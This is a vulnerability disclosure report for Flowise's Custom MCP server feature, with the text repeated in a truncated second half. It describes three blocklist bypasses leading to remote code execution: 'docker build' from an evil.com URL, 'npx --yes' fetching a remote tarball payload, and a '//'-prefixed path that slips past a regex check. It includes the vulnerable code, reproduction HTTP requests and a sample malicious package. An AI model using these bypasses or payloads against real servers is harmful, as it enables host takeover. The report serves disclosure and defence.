Summary
There are three bypass methods for the security limitations of the Flowise MCP feature, and attackers can execute arbitrary commands by combining these three methods
Details
【Vulnerability one】The Docker build subcommand not being on the blocklist leads to remote code execution
The attacker configures the interface through the MCP tool to provide {"command":"docker","args":["build","https://evil.com/"]} as the Custom MCP Server configuration
→ Bypass the validateCommandFlags docker blocklist (only blocks run/exec/-v/--volume, etc., but does not block build)
→ docker build will pull the Dockerfile from the remote address and execute the RUN instructions within it
→ Allows attackers to escape from Docker through methods such as mounting, thereby gaining full control of the Flowise host machine
Precondition:
- Have a Flowise account (any role, including regular users) or an API with view&update permissions for chatflows
- The deployment environment has the docker command
Vulnerable function - validateCommandFlags:
file: packages/components/nodes/tools/MCP/core.ts:260-310

const COMMAND_FLAG_BLACKLIST: Record<string, string[]> = {
    docker: [
        'run', 'exec', '-v', '--volume', '--privileged', '--cap-add',
        '--security-opt', '--network', '--pid', '--ipc'
        //  'build', 'pull', 'push', 'cp', 'commit' are not on the blocklist
    ],
    npx: ['-c', '--call', '--shell-auto-fallback', '-y'],
    npm: ['run', 'exec', 'install', '--prefix', '-g', '--global', 'publish', 'adduser', 'login'],
    // ...
}
export function validateCommandFlags(command: string, args: string[]): ValidationResult {
    const blacklist = COMMAND_FLAG_BLACKLIST[command] || []
    for (const arg of args) {
        if (blacklist.includes(arg)) {
            return { valid: false, error: `Argument '${arg}' is not allowed for command '${command}'` }
        }
    }
    return { valid: true }
}
Reproduction process:
Add MCP config via UI or API interface, for example:

Then execute:
POST /api/v1/prediction/{chatflows_id} HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json
Authorization: Bearer apikey
Content-Length: 17

{"question": "1"}
After execution, the command can be triggered to execute docker build http://evil.com

If a privileged container is deployed, then it can fully control the Flowise host machine
【Vulnerability two】 npx --yes long parameter alias bypassing blocklist leads to remote code execution
The attacker configures the MCP tool to provide {"command":"npx","args":["--yes","malicious-package"]}
→ validateCommandFlags npx blocklist only contains short parameter -y, and does not block long parameter alias --yes
→ npx --yes malicious-package automatically agrees to install and execute any npm package
→ Leads to remote code execution (RCE) on the server
Precondition:
- Have a Flowise account (any role, including regular users) or an API with view&update permissions for chatflows
- The deployment environment has the npx command
npx blocklist:
file: packages/components/nodes/tools/MCP/core.ts:270-280

npx: ['-c', '--call', '--shell-auto-fallback', '-y'],
//    Only the short parameter -y is present, without the long parameter alias --yes
Reproduction process:
Add MCP config via UI or API interface, for example:

{
  "command": "npx",
  "args":["--yes", "http://evil.com/FileName.tar"]
}
Contents of the tar file:
// index.js
#!/usr/bin/env node
const http = require('http');
const { execSync } = require('child_process');

const result = execSync('id && hostname').toString().trim();
console.error('[MCP-RCE-002] npx --yes bypass: ' + result);

// package.json
{
  "name": "attacker-mcp-pkg",
  "version": "1.0.0",
  "bin": {
    "attacker-mcp-pkg": "./index.js"
  },
  "scripts": {
    "postinstall": ""
  }
}
Then execute:
POST /api/v1/prediction/{chatflows_id} HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json
Authorization: Bearer apikey
Content-Length: 17

{"question": "1"}
can trigger the vulnerability, execute the attacker's commands, and achieve RCE:

node command bypassing local file restrictions leads to remote code execution
When configuring the CustomMCP node, the attacker provides {"command":"node","args":["local file"]}
→ Bypass the security restrictions of validateArgsForLocalFileAccess
→ Node process loads local files and executes arbitrary code → RCE
Precondition:
Have a Flowise account
Analysis of Vulnerable Code:
// packages/components/nodes/tools/MCP/core.ts:177-220

export const validateArgsForLocalFileAccess = (args: string[]): void => {
    const dangerousPatterns = [
        // Absolute paths
        /^\/[^/]/, // Unix absolute paths starting with /
        /^[a-zA-Z]:\\/, // Windows absolute paths like C:\

        // Relative paths that could escape current directory
        /\.\.\//, // Parent directory traversal with ../
        /\.\.\\/, // Parent directory traversal with ..\
        /^\.\./, // Starting with ..

        // Local file access patterns
        /^\.\//, // Current directory with ./
        /^~\//, // Home directory with ~/
        /^file:\/\//, // File protocol

        // Common file extensions that shouldn't be accessed
        /\.(exe|bat|cmd|sh|ps1|vbs|scr|com|pif|dll|sys)$/i,

        // File flags and options that could access local files
        /^--?(?:file|input|output|config|load|save|import|export|read|write)=/i,
        /^--?(?:file|input|output|config|load|save|import|export|read|write)$/i
    ]
The above are the main restrictions imposed by the validateArgsForLocalFileAccess function, and it can be found that the regular expression "/^/[^/]/" has a matching issue
As the comment says, this regular expression essentially detects whether it is a Unix absolute path, which matches /etc/passwd but does not match //etc/passwd (the second character is '/')

Therefore, the limitation of this function can be bypassed by starting with //
** Reproduction process: **
Create a new chatflow as follows:

After saving, cmd.js will be uploaded to the ~/.flowise/storage/{orgId}/{chatflow_id}/ directory
orgId can be obtained during login, and chatflow_id will also be returned when saving chatflow:

For example:
~/.flowise/storage/d2312f99-9043-413a-a1d2-3b7685a132b2/f8cc7f34-a1e5-4180-940a-47306d32adc2/cmd.js
Since paths like ~/ are restricted, and an absolute path needs to be obtained, use the following method:

POST /api/v1/export-import/import  HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json
x-request-from: internal
Cookie: cookie
Connection: keep-alive
Content-Length: 479

 {
    "ChatMessage": [
      {
        "id": "11111111-2222-4333-8444-555555555555",
        "role": "userMessage",
        "chatflowid": "{chatflow_id}",
        "content": "seed for home path test",
        "chatType": "EXTERNAL",
        "chatId": "audit-home-001",
        "createdDate": "2026-03-04T06:40:00.000Z",
        "fileUploads": "[{\"type\":\"stored-file\",\"name\":\"poc.txt\",\"mime\":\"text/plain\"}]"
      }
    ]
  }

POST /api/v1/export-import/chatflow-messages HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json
x-request-from: internal
Cookie: cookie
Connection: keep-alive
Content-Length: 57

{"chatflowId":"{chatflow_id}"}
After obtaining the absolute path, simply modify the path in args to the path of the file name:
  {
    "command": "node",
    "args": ["//root/.flowise/storage/d2312f99-9043-413a-a1d2-3b7685a132b2/f8cc7f34-a1e5-4180-940a-47306d32adc2/cmd.js"]
  }
After saving, execution will trigger RCE
POST /api/v1/prediction/{chatflows_id} HTTP/1.1
Host: 127.0.0.1:3000
Content-Type: application/json
Authorization: Bearer apikey
Content-Length: 17

{"question": "1"}
Impact
This vulnerability allows attackers to execute arbitrary commands on the Flowise server .
References

cn-panda Reporter
Summary
There are three bypass methods for the security limitations of the Flowise MCP feature, and attackers can execute arbitrary commands by combining these three methods
Details
【Vulnerability one】The Docker build subcommand not being on the blocklist leads to remote code execution
The attacker configures the interface through the MCP tool to provide {"command":"docker","args":["build","https://evil.com/"]} as the Custom MCP Server configuration
→ Bypass the validateCommandFlags docker blocklist (only blocks run/exec/-v/--volume, etc., but does not block build)
→ docker build will pull the Dockerfile from the remote address and execute the RUN instructions within it
→ Allows attackers to escape from Docker through methods such as mounting, thereby gaining full control of the Flowise host machine
Precondition:
Vulnerable function - validateCommandFlags:
Reproduction process:
Add MCP config via UI or API interface, for example:
Then execute:
After execution, the command can be triggered to execute docker build http://evil.com
If a privileged container is deployed, then it can fully control the Flowise host machine
【Vulnerability two】 npx --yes long parameter alias bypassing blocklist leads to remote code execution
The attacker configures the MCP tool to provide {"command":"npx","args":["--yes","malicious-package"]}
→ validateCommandFlags npx blocklist only contains short parameter -y, and does not block long parameter alias --yes
→ npx --yes malicious-package automatically agrees to install and execute any npm package
→ Leads to remote code execution (RCE) on the server
Precondition:
npx blocklist:
Reproduction process:
Add MCP config via UI or API interface, for example:
Contents of the tar file:
Then execute:
can trigger the vulnerability, execute the attacker's commands, and achieve RCE:
node command bypassing local file restrictions leads to remote code execution
When configuring the CustomMCP node, the attacker provides {"command":"node","args":["local file"]}
→ Bypass the security restrictions of validateArgsForLocalFileAccess
→ Node process loads local files and executes arbitrary code → RCE
Precondition:
Have a Flowise account
Analysis of Vulnerable Code:
The above are the main restrictions imposed by the validateArgsForLocalFileAccess function, and it can be found that the regular expression "/^/[^/]/" has a matching issue
As the comment says, this regular expression essentially detects whether it is a Unix absolute path, which matches /etc/passwd but does not match //etc/passwd (the second character is '/')
Therefore, the limitation of this function can be bypassed by starting with //
** Reproduction process: **
Create a new chatflow as follows:
After saving, cmd.js will be uploaded to the ~/.flowise/storage/{orgId}/{chatflow_id}/ directory
orgId can be obtained during login, and chatflow_id will also be returned when saving chatflow:
For example:
Since paths like ~/ are restricted, and an absolute path needs to be obtained, use the following method:
After obtaining the absolute path, simply modify the path in args to the path of the file name:
After saving, execution will trigger RCE
Impact
This vulnerability allows attackers to execute arbitrary commands on the Flowise server .
References